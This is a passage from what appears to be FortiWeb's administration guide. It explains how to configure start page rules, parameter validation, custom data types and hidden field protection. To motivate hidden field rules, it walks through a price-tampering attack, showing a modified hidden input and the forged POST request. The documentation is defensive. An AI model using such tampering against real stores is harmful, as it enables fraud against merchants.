All web pages in a start page rule **must** belong to the same web site. Start page rules cannot redirect each violation to a different location, depending on which of the rules was violated. If you choose to redirect violations, all violations will be redirected to the same “default” URL.

For example, you may insist that HTTP clients of an e-commerce web site begin their session from either the main page, an item view, or login. Clients are not allowed to begin a valid session from the third stage of the shopping cart checkout. If someone initiates a session from partway through the shopping cart checkout, it is likely to be an attack. But just in case it was due to a legitimate client clearing the browser's cookies or clicking a link or bookmark, FortiWeb could redirect the request to one of the valid start pages.

### To configure start page rules

1. Before you configure a start page rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names” on page 260.](#)

2. Go to *Web Protection > Access > Start Pages.*

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52.](#)

3. Click *Create New.*

A dialog appears.

4. Configure these settings:

ID	Host	Host Status	URL Pattern	Type	Default	
1	172.20.120.27	Enable	/index.html	Simple String	Yes	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

---

**Action**

Select which action the FortiWeb appliance will take when it detects a violation of the rule:

- **Alert** — Accept the connection and generate an alert email and/or log message.
- **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message.  
You can customize the web page that will be returned to the client with the HTTP status code. See [“Uploading a custom error page” on page 495](#) or [Attack Blocking Error Message](#).
- **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure [Block Period](#).  
You can customize the web page that will be returned to the client with the HTTP status code. See [“Uploading a custom error page” on page 495](#) or [Attack Blocking Error Message](#).  
**Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client’s IP (see [“Defining your proxies, clients, & X-headers” on page 283](#)). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type.
- **Redirect** — Redirect the request to the URL that you specify in the protection profile **or** [URL Pattern](#) and generate an alert and/or log message. Also configure either [URL Pattern](#), or [Redirect URL](#) and [Redirect URL With Reason](#).
- **Send 403 Forbidden** — Reply with an HTTP 403 Access Forbidden error message and generate an alert and/or log message.

The default value is *Alert*.

**Note:** This setting will be ignored if [Monitor Mode](#) is enabled.

**Note:** Logging and/or alert email will occur only if enabled and configured. See [“Logging” on page 574](#) and [“Alert email” on page 610](#).

**Note:** If you will use this rule set with auto-learning, you should select *Alert*. If [Action](#) is *Alert & Deny*, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

---

**Block Period**

Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.

This setting is available only if [Action](#) is set to *Period Block*. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also [“Monitoring currently blocked IPs” on page 641](#).

---

---

**Severity** When rule violations are recorded in the attack log, each log message contains a *Severity Level* (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:

- Low
- Medium
- High

The default value is *High*.

---

**Trigger Action** Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See “[Configuring triggers](#)” on page 589.

---

5. Click *OK*.
6. Click *Create New* to add an entry to the set.  
A dialog appears.
7. Configure these settings:

---

Setting name	Description
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match a valid start page.  This option is available only if <a href="#">Host Status</a> is enabled.
<b>Host Status</b>	Enable to require that the <code>Host :</code> field of the HTTP request match a protected host names entry in order to match a valid start page. Also configure <a href="#">Host</a> .
<b>Type</b>	Select whether <a href="#">URL Pattern</a> is a <i>Simple String</i> (that is, a literal URL such as <code>/index.html</code> ) or a <i>Regular Expression</i> .  <b>Note:</b> If <a href="#">Default</a> is <i>Yes</i> , you <b>must</b> select <i>Simple String</i> and provide the exact redirect/session initiation URL in <a href="#">URL Pattern</a> . (A regular expression does not specify a single definite destination, and therefore is not a valid configuration in that case.)

---

Setting name	Description
<b>Default</b>	<p>If <i>Action</i> is <i>Redirect</i>, for requests that either:</p> <ul style="list-style-type: none"> <li>do not specify any URL (such as requesting <code>http://www.example.com/</code> instead of <code>http://www.example.com/index.php</code>), and therefore neither explicitly match nor violate the rule</li> <li>violate the start page rule (applies only if you have selected <i>Redirect</i> from <i>Action</i>)</li> </ul> <p>select <i>Yes</i> if you want FortiWeb to redirect the client to this page, indicated in <i>URL Pattern</i>. (i.e., This URL will be treated as the web site's default/home page.) Otherwise, select <i>No</i> and configure the redirect URL separately from this rule, in the protection profile's <i>Redirect URL</i>.</p> <p>To prevent the redirect from having more than one possible destination, only one URL in the start page rule can be configured as the "default" at a given time.</p>
<b>URL Pattern</b>	<p>Depending on your selection in <i>Type</i>, type either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/index.php</code>, that the HTTP request must contain in order to match the start page rule. The URL must begin with a slash (/). If <i>Default</i> is <i>Yes</i>, the literal URL also indicates the redirect URL and/or session initiation URL.</li> <li>a regular expression, such as <code>^/* .php</code>, matching all and only the URLs to which the start page rule should apply. The pattern does not require a slash (/). However, it must at match URLs that begin with a slash, such as <code>/index.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see "Regular expression syntax" on page 726).</p>

- Click *OK*.
- Repeat the previous steps for each start page that you want to add to the group of start pages.

**10.** To apply a start page rule:

- select it in an inline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#))
- enable *Session Management*

Attack log messages contain `Start Page Violation` when this feature detects a start page violation. Additionally, if the start page rule was configured to redirect the attacker, parameters will be appended to the redirect URL to indicate the reason. e.g.:

```
http://example.com/index.html?redirect491=1&reason747sha=Start%20Page%20Violation
```



Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to apply this feature. It will apply to new sessions as they are formed. See [“Sessions & FortiWeb HA” on page 39](#).

**See also**

- [Configuring a protection profile for inline topologies](#)
- [IPv6 support](#)

# Preventing zero-day attacks

While your first line of defense is to scan for known attacks, zero-day attacks are, by definition, unknown.

To defend against zero-day buffer overflow, buffer underflow, shell code, and similar injection attacks that you have not yet identified and created a signature for, input validation can help. You can configure FortiWeb to sanitize inputs at the web application level. (For attacks that operate at the HTTP protocol level, or attacks that are **not** types of application or document injection attacks, see [“HTTP/HTTPS protocol constraints” on page 467](#) and [“Access control” on page 342](#).)

## See also

- [Sequence of scans](#)
- [Defining custom data types](#)
- [Validating parameters \(“input rules”\)](#)
- [Preventing tampering with hidden inputs](#)

## Validating parameters (“input rules”)


You can configure rules to validate parameters (input) of your web applications.

Input rules define whether or not parameters are required, and their maximum allowed length, for requests that match both the:

- `Host :` in the HTTP header
- URL

as defined in the input rule. Inputs are typically the `<input>` tags in an HTML form.

**Figure 49:**An HTML form with two inputs: *Account ID*'s type attribute is `text`; *Password*'s type attribute is `password`



For example, one web page might have an HTML form with multiple inputs:

- a user name
- a password
- a preference for whether or not to remember the login

Within the input rule for that web page, you could define separate rules for each parameter in the request: one rule for the user name parameter, one rule for the password parameter, and one rule for the preference parameter. The password rule could be used to enforce password complexity by requiring that it match a *Level 2 Password* data type.

Unlike hidden field rules, input rules are for visible inputs only, such as buttons and text areas. For information on constraining *hidden* inputs, see “[Preventing tampering with hidden inputs](#)” on page 457.

Each input rule contains one or more individual rules. Collectively, individual rules define all parameter restrictions that apply to requests matching that combination of URL and host name.

If an HTTP/HTTPS request contains repeated parameters, FortiWeb will enforce the input rules for all instances of the parameter — not just the first time it occurs in the request.



Enforcement **cannot** occur if the parameter is bigger than the memory size you have configured for FortiWeb’s scan buffers. To configure the buffer size, see `http-cachesize` in the [FortiWeb CLI Reference](#). If your web applications do not require requests larger than the buffer, enable [Malformed Request](#) to harden your configuration.

### To configure an input rule

1. Before you configure an input rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group (see

“Defining your protected/allowed HTTP “Host:” header names” on page 260). If you want to define your own data types, you should also configure those first (see “Defining custom data types” on page 456).

- Go to *Web Protection > Input Validation > Parameter Validation Rule*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see “Permissions” on page 52.

- Click *Create New*.

A dialog appears.

- Configure these settings:

Edit Parameter Validation Rule

<b>Name</b>	<input type="text" value="login-page-validator1"/>
<b>Host Status</b>	<input checked="" type="checkbox"/>
<b>Host</b>	<input type="text" value="www.example.com"/>
<b>Request URL Type</b>	<input type="radio"/> Simple String <input checked="" type="radio"/> Regular Expression
<b>Request URL</b>	<input type="text" value="^\login*"/> <input type="button" value="&gt;&gt;"/>
<b>Action</b>	<input type="text" value="Period Block"/>
<b>Block Period</b>	<input type="text" value="60"/> (1~3600)(Seconds)
<b>Severity</b>	<input type="text" value="High"/>
<b>Trigger Policy</b>	<input type="text" value="Please Select..."/>

	ID	Name	Max Length	Data Type	Required
+	1	username	31	Email	Yes
+	2	passwd	31	Level 2 Password	Yes

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Host Status</b>	<p>Enable to apply this input rule only to HTTP requests for specific web hosts. Also configure <i>Host</i>.</p> <p>Disable to match the input rule based upon the other criteria, such as the URL, but regardless of the <code>Host :</code> field.</p>
<b>Host</b>	<p>Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the signature exception.</p> <p>This option is available only if <i>Host Status</i> is enabled.</p>
<b>Request URL Type</b>	Select whether the <i>Request URL</i> field must contain a literal URL ( <i>Simple String</i> ), or a regular expression designed to match multiple URLs ( <i>Regular Expression</i> ).

---

Setting name	Description
<b>Request URL</b>	<p>Depending on your selection in <i>Request URL Type</i>, type either:</p> <ul style="list-style-type: none"><li>• the literal URL, such as <code>/index.php</code>, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (<code>/</code>).</li><li>• a regular expression, such as <code>^/*.php</code>, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (<code>/</code>); however, it must at least match URLs that begin with a slash, such as <code>/index.cfm</code>.</li></ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726 and “<a href="#">Cookbook regular expressions</a>” on page 733).</p>

---

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the connection and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> <li>• <b>Redirect</b> — Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure <a href="#">Redirect URL</a> and <a href="#">Redirect URL With Reason</a>.</li> <li>• <b>Send 403 Forbidden</b> — Reply with an HTTP 403 <code>Access Forbidden</code> error message and generate an alert and/or log message.</li> </ul> <p>The default value is <i>Alert</i>. See also <a href="#">“Reducing false positives” on page 659</a>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

5. Click *OK*.
6. Click *Create New* to add an entry to the set. You can add up to 1,024. A dialog appears.
7. Configure these settings:


Setting name	Description
<b>Name</b>	<p>Type the value of the <code>name</code> attribute of the parameter’s input tag exactly as it appears in the form on the web page.</p> <p>For example, if the HTML code for an input tag is:</p> <pre>&lt;input type="password" name="pwd" /&gt;</pre> <p>the <i>Name</i> should be <code>pwd</code>.</p> <p><b>Note:</b> If the name is not correct, this rule will not match the parameter.</p>
<b>Max Length</b>	<p>Type the maximum length of the string that is the input’s value.</p> <p>For example, if the input’s value is always a short string like <code>candy</code>, the maximum length could be 5. If the value is a number less than 100 such as 42, the maximum length should be 2 (since the number “42” is 2 characters long).</p> <p>To disable the length limit, type 0.</p> <p><b>Tip:</b> See also <a href="#">Malformed Request</a>.</p>
<b>Required</b>	<p>Enable if the parameter is required for HTTP/HTTPS requests to this combination of <code>Host :</code> field and URL.</p>

Setting name	Description
<b>Use Type Check</b>	Enable to validate the data type of the parameter. Also configure <a href="#">Argument Type</a> .
<b>Argument Type</b>	Select one of: <ul style="list-style-type: none"> <li>• <b>Data Type</b> — Select one of the predefined data types from <a href="#">Data Type</a>.</li> <li>• <b>Regular Expression</b> — Define the data type using a regular expression in <a href="#">Regular Expression</a>.</li> <li>• <b>Custom Data Type</b> — Select one of the custom data types from <a href="#">Custom Data Type</a>.</li> </ul> <p>This option is only applicable when <a href="#">Use Type Check</a> is enabled.</p>
<b>Data Type</b>	Select a predefined data type. See “ <a href="#">Predefined data types</a> ” on <a href="#">page 175</a> .  This option is only available when <a href="#">Argument Type</a> is <i>Data Type</i> .
<b>Regular Expression</b>	Type a regular expression that matches all valid values, and no invalid values, for this input.  This option is only available when <a href="#">Argument Type</a> is <i>Regular Expression</i> .  To create and test a regular expression, click the >> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “ <a href="#">Regular expression syntax</a> ” on <a href="#">page 726</a> ).
<b>Custom Data Type</b>	Select a custom data type. See “ <a href="#">Defining custom data types</a> ” on <a href="#">page 456</a> .  This option is only available when <a href="#">Argument Type</a> is <i>Custom Data Type</i> .

- Click *OK*.
- Repeat the previous steps for each individual validation rule that you want to add to the group of validation rules.
- Go to *Web Protection > Input Validation > Parameter Validation Policy*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see “[Permissions](#)” on [page 52](#).

- Click *Create New*.


A dialog appears.



- In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
- Click *OK*.

14. Click *Create New* to add an entry to the set.

A dialog appears.



15. From the rule drop-down list, select the name of an existing input validation rule.

To view or change the information associated with the rule, select the *Detail* link. The *Edit Parameter Validation Rule* dialog appears. Use the browser *Back* button to return.

16. Click *OK*.

17. Repeat the previous steps for each input rule that you want to add to the parameter validation rule.

18. To apply the parameter validation policy, select it in an inline or offline protection profile (see “[Configuring a protection profile for inline topologies](#)” on page 496 or “[Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)” on page 506).

Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation.



If you do not want sensitive inputs such as passwords to appear in the attack logs’ packet payloads, you can obscure them. For details, see “[Obscuring sensitive data in the logs](#)” on page 585.

#### See also

- [Preventing tampering with hidden inputs](#)
- [Bulk changes to input validation rules](#)
- [Defining custom data types](#)
- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)
- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)
- [IPv6 support](#)

## Bulk changes to input validation rules

If you need to make the same change to multiple parameter validation rules, you can apply some changes as a batch instead of individually.

#### To apply a batch of changes

1. Go to *Web Protection > Input Validation > Parameter Validation Rule*.
2. Mark the check boxes of all rules that will receive the same change. Additional buttons will become available on the tool bar, such as *Edit Action*, *Edit Trigger Policy*, or *Edit Severity*.

3. Click one of those buttons, then from the drop-down menu that appears, select the new value for setting.

<span>+</span> Create New    Edit    Delete    Edit Action    Edit Trigger Policy    Edit Severity						
<input type="checkbox"/>	#	Name		Request URL	Action	Rule Count
<input checked="" type="checkbox"/>	1	login-page-validator1	ww	^/login*	Period Block	2
<input checked="" type="checkbox"/>	2	email-newsletter-validator1	ww	/mailman	Period Block	1

## Defining custom data types

In addition to using the predefined regular expressions that FortiWeb has to detect data types, you can also configure your own custom data types.



Unlike predefined data types, custom data types **cannot** be used by auto-learning profiles.



To create a custom data type by modifying a predefined data type, copy the text in the *Pattern* column of the predefined data type, then paste it into a custom data type.

### To create a custom data type

1. Go to *Auto Learn > Custom Pattern > Data Type*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "Permissions" on page 52.

2. Click *Create New*.

A dialog appears.

**Edit Data Type**

**Name**

**Expression**  >>

3. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In *Expression*, enter a regular expression that defines this data type.
5. To test the regular expression against sample text, click the >> (test) icon. This opens the *Regular Expression Validator* window where you can fine-tune the expression (see "Regular expression syntax" on page 726).
6. Click *OK*.
7. To use a custom data type, select it when configuring an input rule. For details, see "Validating parameters ("input rules")" on page 448.

## See also

- [Validating parameters \(“input rules”\)](#)

## Preventing tampering with hidden inputs

Unlike visible inputs, hidden field rules are for hidden parameters only, from `<input type="hidden">` HTML tags. For information on constraining **visible** inputs, see [“Validating parameters \(“input rules”\)](#).

Hidden form inputs are often written into an HTML page by the web server when it serves that page to the client, and are not visible on the rendered web page. Because HTTP is essentially stateless, like cookies, hidden form inputs are one way that web applications can use to remember session data from one page request to the next (called “persistence”).

For example, to remember the price of a TV accessed from a secret sale URL previously requested that session, this form remembers the sale price, and will provide it again to the shopping cart application when the client submits the payment page:

```
<form method="POST" action="processPayment.do">
<input type="hidden" name="price" value="900">
$900 x Quantity:    <input name="quantity" size=4><br/>
</br>
<input type="submit" value="Buy">
</form>
```

Since they are not rendered visible, hidden inputs are sometimes erroneously perceived as safe. But similar to session cookies, hidden form inputs store the software’s state information client-side, instead of server-side. This makes it vulnerable.

Hidden fields are accessible through the JavaScript document object model (DOM). Additionally, forms often use the HTTP `POST` method and send input to a URL (such as `/checkPayment.do`) that legitimate clients never see, since the server replies with an HTTP `302` status code and the next URL in the `Location:` header, which the client then fetches using the `GET` method and displays. Unless there is code to prevent it, however, attackers often can easily send altered hidden inputs to this `POST` URL simply by altering a local copy of the page, using a browser plug-in tool such as Tamper Data, or in some cases simply typing different URL parameters into the browser’s location bar.

Like any other input from clients, it can be tampered with and should not be trusted. Tampered hidden inputs can be used as a vector for state-based attacks.

To follow the above example, an attacker could alter the sale price so that he or she can buy the item much more cheaply:

```
<form method="POST" action="processPayment.do">
<input type="hidden" name="price" value="1">
$900 x Quantity:    <input name="quantity" size=4><br/>
</br>
<input type="submit" value="Buy">
</form>
```

When this form is submitted, the attacker orders TVs at a price reduced from \$900 to \$1. The request looks like this:

```
POST /processPayment.do HTTP/1.1
Host: www.example.com
Referer: http://www.example.com/checkout.do
Cookie: JSESSIONID=12345667890
Content-Type: application/x-www-form-urlencoded
POSTDATA quantity=9999&price=1
```

Unless the web application is smart enough to test for unauthorized prices, `/processPayment.do` accepts the request, processes the order, and returns a normal reply like this:

```
HTTP/1.1 302 Moved
Set-Cookie: JSESSIONID=12345667890;HttpOnly
Location: http://www.example.com/thankYou.do
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=UTF-8
```

The client then loads the final “thank you” shopping cart page indicated in the reply’s `Location`: header.

Hidden field rules prevent tampering by caching the values of a session’s hidden inputs as they pass from the server to the client, and verifying that they remain unchanged when the client submits the form to its `POST` URL.

### To configure a hidden field rule

1. Before you configure a hidden field rule, if you want to apply it only to HTTP/HTTPS requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names”](#).
2. Go to *Web Protection > Input Validation > Hidden Fields Rule*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).
3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

**Edit Hidden Field Rule**

<b>Name</b>	<input type="text" value="hidden-fields-rule1"/>
<b>Host Status</b>	<input type="checkbox"/>
<b>Host</b>	<input type="text" value="Please Select..."/> ▼
<b>Request URL</b>	<input type="text" value="/form"/> <input type="button" value="Fetch URL"/>
<b>Action</b>	<input type="text" value="Period Block"/> ▼
<b>Block Period</b>	<input type="text" value="60"/> (1~3600)(Seconds)
<b>Severity</b>	<input type="text" value="Medium"/> ▼
<b>Trigger Action</b>	<input type="text" value="notification-servers"/> ▼

Post URL Table

ID	Post URL	Edit	Delete
1	/hidden-post-url		

<< < 1 > >>

Hidden Fields Table

ID	Hidden Fields Name	Edit	Delete
1	cart-id		

<< < 1 > >>

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Host Status</b>	Enable if you want the hidden field rule to apply only to HTTP/HTTPS requests for a specific web host. Also configure <i>Host</i> .
<b>Host</b>	Select the name of a protected host that the <code>Host :</code> field of an HTTP request must be in to match the hidden field rule.  This option is available only if <i>Host Status</i> is enabled.
<b>Request URL</b>	Type the exact URL that contains the hidden input for which you want to create a hidden field rule. This is usually a form that is visible to the person's web browser, <i>not</i> the CGI script or page that processes submitted forms.  The URL must begin with a slash (/). Do not include the web host name, such as <code>www.example.com</code> . It is configured separately in the <i>Host</i> drop-down list.

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the connection and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> <li>• <b>Redirect</b> — Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure <a href="#">Redirect URL</a> and <a href="#">Redirect URL With Reason</a>.</li> <li>• <b>Send 403 Forbidden</b> — Reply with an HTTP 403 Access Forbidden error message and generate an alert and/or log message.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Note:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will <b>not</b> be able to apply this feature. See <a href="#">“Sessions &amp; FortiWeb HA” on page 39</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

5. Click *OK*.
6. Click *Fetch URL*.  
A dialog appears.



7. In the *Pserver* drop-down list, select the IP address of a physical server.  
In *Protocol*, select whether to connect to the back-end web server using either HTTP or HTTPS.  
In *Port*, type the TCP port number on which the physical server listens for HTTP/HTTPS connections. The valid range is from 0 to 65,535. Typically HTTP is port 80; HTTPS is port 443.

- Click the *Fetch URL* button on the dialog.

FortiWeb retrieves the web page you specified in *Request URL* on the *Hidden Fields Rule* dialog, and analyzes it. A new dialog appears displaying a list of hidden inputs that FortiWeb found, and URLs where those hidden inputs will be posted when a client submits the form.



Entries in the list are color-coded by the recommended course of action:

- Blue** — The URL/hidden field exists in the requested URL, but you have **not** yet configured it in the hidden field rule. Add it to the hidden field rule.
- Red** — The URL/hidden field does **not** exist in the requested URL, yet it is currently configured in the hidden field rule. Remove it from the hidden field rule.
- Black** — The URL/hidden field exists in both the requested URL and your hidden field rule.

For each entry that you want included in the hidden field rule, in the *Status* column, mark its check box.



Also mark the check boxes of any previously configured items that you want to keep in the hidden field rule. If you do not, they will be deleted.

- Click *OK* to save the entries in the dialog.

FortiWeb adds the entries to the *Post URL Table* and *Hidden Fields Table* on the *Hidden Fields Rule* dialog. It also removes any that did not match the fetched URL.

- To manually add entries to either table, do the following:

- Click *Create New* under the applicable table.  
A dialog appears prompting for either a new URL or hidden field.
- Enter the name of the post URL or hidden field.
- Click *OK*.

